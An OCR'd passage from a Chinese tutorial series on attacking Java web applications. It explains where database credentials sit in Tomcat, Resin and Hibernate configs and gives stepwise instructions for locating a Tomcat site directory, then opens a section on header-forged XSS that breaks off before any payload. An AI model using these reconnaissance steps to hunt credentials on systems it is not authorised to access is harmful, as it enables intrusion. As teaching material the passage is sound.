<!--设置数据库的连接url:jdbc:mysql://localhost/hibernate,其中localhost表示mysql服务器名称，此处为本机，    hibernate是数据库名-->
    <property name="hibernate.connection.url">jdbc:mysql://localhost/hibernate </hibernate>
<!--连接数据库是用户名-->
    <property name="hibernate.connection.username">root </property>
    <!--连接数据库是密码-->
    <property name="hibernate.connection.password">123456 </property>
    <!--数据库连接池的大小-->
```


还有一种变态+SB 的配置方式就是直接卸载源代码里面:

```
<%!
    private static String DataBaseType = null;
    private static String HOST = null;
    private static String DBNAME = null;
    private static String USER = null;
    private static String PASS = null;
    private static String PORT = null;
    private static String SHOWDATEBASES = null;
    private static Connection connection=null;
    private static Map<String,Object> DBLISTMAP=null;
    private static String MSSQL2000URL = null;
    private static String MSSQL2005URL = null;
    private static String MYSQLURL = null;
    private static String ORACLEURL = null;
    private static String SYBASEURL = null;

    private static final String MSSQL2000DRIVER = "com.microsoft.jdbc.sqlserver.SQLServerDriver";
```

Tomcat 的数据源（其他的服务器大同小异）：


目录：**C:\apache-tomcat-7.0.34\conf\context.xml**






Resin 数据源：

路径：**D:\install\Dev\resin-pro-4.0.28\conf\resin.conf**



其他的配置方式诸如读取如 JEECMS 读取的就是**.properties** 配置文件，这种方式非常的常见：




一般情况下 Java 的数据库配置都在 WEBROOT 下的 WEB-INF 目录下的多数情况在 **.xml、.properties、**.conf**

初级就弄个最简单的给大家讲下咯。

3、Tomcat 基础

没错，这就是 TOM 猫。楼主跟这只猫打交道已经有好几年了，在 Java 应用当中 TOMCAT 运用的非常的广泛。TOM 猫是一个 Web 应用服务器，也是 Servlet 容器。

Apache+Tomcat 做负载均衡：



如何快速的找到 tomcat 的安装路径(以下是解答法克论坛基友的提问):

1、不管是谁都应该明白的是不管 apache 还是 tomcat 安装的路径都是随意的，所以找不到路径也是非常正常的。

2、在你的/etc/httpd/conf/httpd.conf 里面会有一个 LoadModule jk_module 配置用于集成 tomcat 然后找到 JkWorkersFile 也就是 tomcat 的配置，找到.properties 的路径。httpd 里面也有可能会配置路径如果没有找到那就去 apache2\conf\extra\httpd-vhosts 看下有没有配置域名绑定。

3、在第二步的时候找到了 properties 配置文件并读取，找到 workers.tomcat_home 也就是 tomcat 的配置路径了。

4、得到 tomcat 的路径你还没有成功，域名的具体配置是在 conf 下的 server.xml。

5、读取 server.xml 不出意外你就可以找到网站的目录了。

6、如果第五步没有找到那么去 webapps 目录下 ROOT 瞧瞧默认不配置的话网站是部署在 ROOT 下的。

7、这一点是附加的科普知识爱听则听：数据库如果启用的 tomcat 有可能会采用 tomcat 的数据源配置未见为 conf 下的 context.xml、server.xml。如果网站有域名绑定那么你可以试下 ping 域名然后带上端口访问。有可能会出现 tomcat 的登录界面。tomcat 默认是没有配

置用户登录的，所以当 tomcat-users.xml 下没有相关的用户配置就别在这里浪费时间了。
8、如果配置未找到那么到网站目录下的 WEB-INF 目录和其下的 classes 目录下找下对应的 properties、xml（一般都是 properties）。
9、如果你够蛋疼可以读取 WEB.XML 下的 classess 内的源码。
10、祝你好运。

4、Resin apache

APACHE RESIN 做负载均衡，Resin 用来做 JAVAWEB 的支持，APACHE 用于处理静态和 PHP 请求，RESIN 的速度飞快，RESIN 和 apache 的配合应该是比较完美的吧。


域名解析：
apache 的 httpd.conf:

需要修改：Include conf/extra/httpd-vhosts.conf（一定要把前面的#除掉，否则配置不起作用）
普通的域名绑定：
直接添加到 httpd.conf

```
<VirtualHost  *:80>
    ServerAdmin admin@bjcyw.cn
    DocumentRoot E:/XXXX/XXX
    ServerName beijingcanyinwang.com
    ErrorLog E:/XXXX/XXX/bssn-error_log
    CustomLog E:/XXXX/XXX/bssn_log common
</VirtualHost>
```

二级域名绑定，需要修改：
E:\install\apache2\conf\extra\httpd-vhosts.conf
如：

```
<VirtualHost  *:80>
     DocumentRoot E:/XXXXXXX/XXX
     ServerName bbs.beijingcanyinwang.com
     DirectoryIndex index.html index.php index.htm
</VirtualHost>
```



Resin 的


```
<host id="[redacted].beijingcanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[redacted]"/>
</host>

<host id="bbs.beijingcanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[redacted]"/>
</host>

<host id="[redacted]ge.beijingcanyinwang.com" root-directory=".">
  <web-app id="/" root-directory="[redacted]"/>
</host>

</cluster>
```

请求处理：

<LocationMatch (.*?).jsp>
SetHandler caucho-request
</LocationMatch>

<LocationMatch (.*?).action>
SetHandler caucho-request
</LocationMatch>
<LocationMatch union-resin-stat-davic>
SetHandler caucho-request
</LocationMatch>
<LocationMatch stat>
SetHandler caucho-request
</LocationMatch>
<LocationMatch load>
SetHandler caucho-request
</LocationMatch>
<LocationMatch vote>
SetHandler caucho-request
</LocationMatch>

APACHE 添加对 Resin 的支持：



LoadModule caucho_module "E:/install/resin-pro-3.1.12/win32/apache-2.2/mod_caucho.dll"


然后在末尾加上：<IfModule mod_caucho.c>
ResinConfigServer localhost 6800

CauchoStatus yes
</IfModule>
只有就能让 apache 找到 resin 了。

PHP 支持问题：
resin 默认是支持 PHP 的测试 4.0.29 的时候就算你把 PHP 解析的 servlet 配置删了一样解析 PHP，无奈换成了 resin 3.1 在注释掉 PHP 的 servlet 配置就无压力了。

```
<!--
  <servlet servlet-name="resin-php"
           servlet-class="com.caucho.quercus.servlet.QuercusServlet">
  </servlet>
-->
  <servlet servlet-name="resin-xtp"
           servlet-class="com.caucho.jsp.XtpServlet"/>

  <servlet-mapping url-pattern="*.jsp" servlet-name="resin-jsp"/>
  <servlet-mapping url-pattern="*.jspf" servlet-name="resin-jsp"/>
  <servlet-mapping url-pattern="*.jspx" servlet-name="resin-jspx"/>
 <!--
  <servlet-mapping url-pattern="*.php" servlet-name="resin-php"/>
-->
```

整合成功后：



攻击 JavaWeb 应用[2] - CS 交互安全

-园长 MM


注:

本节意在让大家了解客户端和服务器端的一个交互的过程,我个人不喜欢 xss,对 xss 知之甚少所以只能简要的讲解下。这一节主要包含 HttpServletRequest、HttpServletResponse、session、cookie、HttpOnly 和 xss,文章是年前几天写的本应该是有续集的但年后就没什么时间去接着续写了。由于工作并非安全行业，所以写的并不算专业希望大家能够理解。后面的章节可能会有 Java 里的 SQL 注入、Servlet 容器相关、Java 的框架问题、eclipse 代码审计等。

1、Request & Response(请求与响应)

请求和响应在 Web 开发当中没有语言之分不管是 ASP、PHP、ASPX 还是 JAVAEE 也好，Web 服务的核心应该是一样的。在我看来 **Web 开发最为核心也是最为基础的东西就是 Request 和 Response**！我们的 Web 应用最终都是面向用户的，而请求和响应完成了客户端和服务器端的交互。服务器的工作主要是围绕着客户端的请求与响应的。

如下图我们通过 Tamper data 拦截请求后可以从请求头中清晰的看到发出请求的客户端请求的地址为：localhost。浏览器为 FireFox，操作系统为 Win7 等信息，这些是客户端的请求行为，也就是 Request。



当客户端发送一个 Http 请求到达服务器端之后，服务器端会接受到客户端提交的请求信息(HttpServletRequest)，然后进行处理并返回处理结果(HttpServletResopnse)。

下图演示了服务器接收到客户端发送的请求头里面包含的信息：


```
package net.itan.web.servlet;

import java.io.IOException;

public class SessionTest extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public void doGet(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {
        doPost(request, response);
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response)
            throws ServletException, IOException {

        response.setContentType("text/html");
        PrintWriter out = response.getWriter();
        out.println("<!DOCTYPE HTML>");
        out.println("<HTML>");
        out.println("<HEAD><TITLE>Session Sec</TITLE></HEAD>");
        out.println("<BODY>");
        Enumeration e = request.getHeaderNames();//HeaderNames是一个枚举类型
        while (e.hasMoreElements()) {//while循环获取内容
            String name = (String) e.nextElement();//获取name
            String value = request.getHeader(name);//根据name获取value值
            out.println(name + "=" + value + "<br>");//打印输出name和对应的值
        }
        out.println("</BODY>");
        out.println("</HTML>");
        out.flush();
        out.close();
    }
```

页面输出的内容为：


host=localhost
user-agent=Mozilla/5.0 (Windows NT 6.1; rv:18.0) Gecko/20100101 Firefox/18.0
accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language=zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
accept-encoding=gzip, deflate
connection=keep-alive

请求头信息伪造 XSS


关于伪造问题我是这样理解的:发送 Http 请求是客户端的主动行为，服务器端通过 ServerSocket 监听并按照 Http 协议去解析客户端的请求行为。所以请求头当中的信息可能并不一定遵循标准 Http 协议。

用 FireFox 的 Tamper Data 和 Moify Headers（FireFox 扩展中心搜 Headers 和 Tamper Data

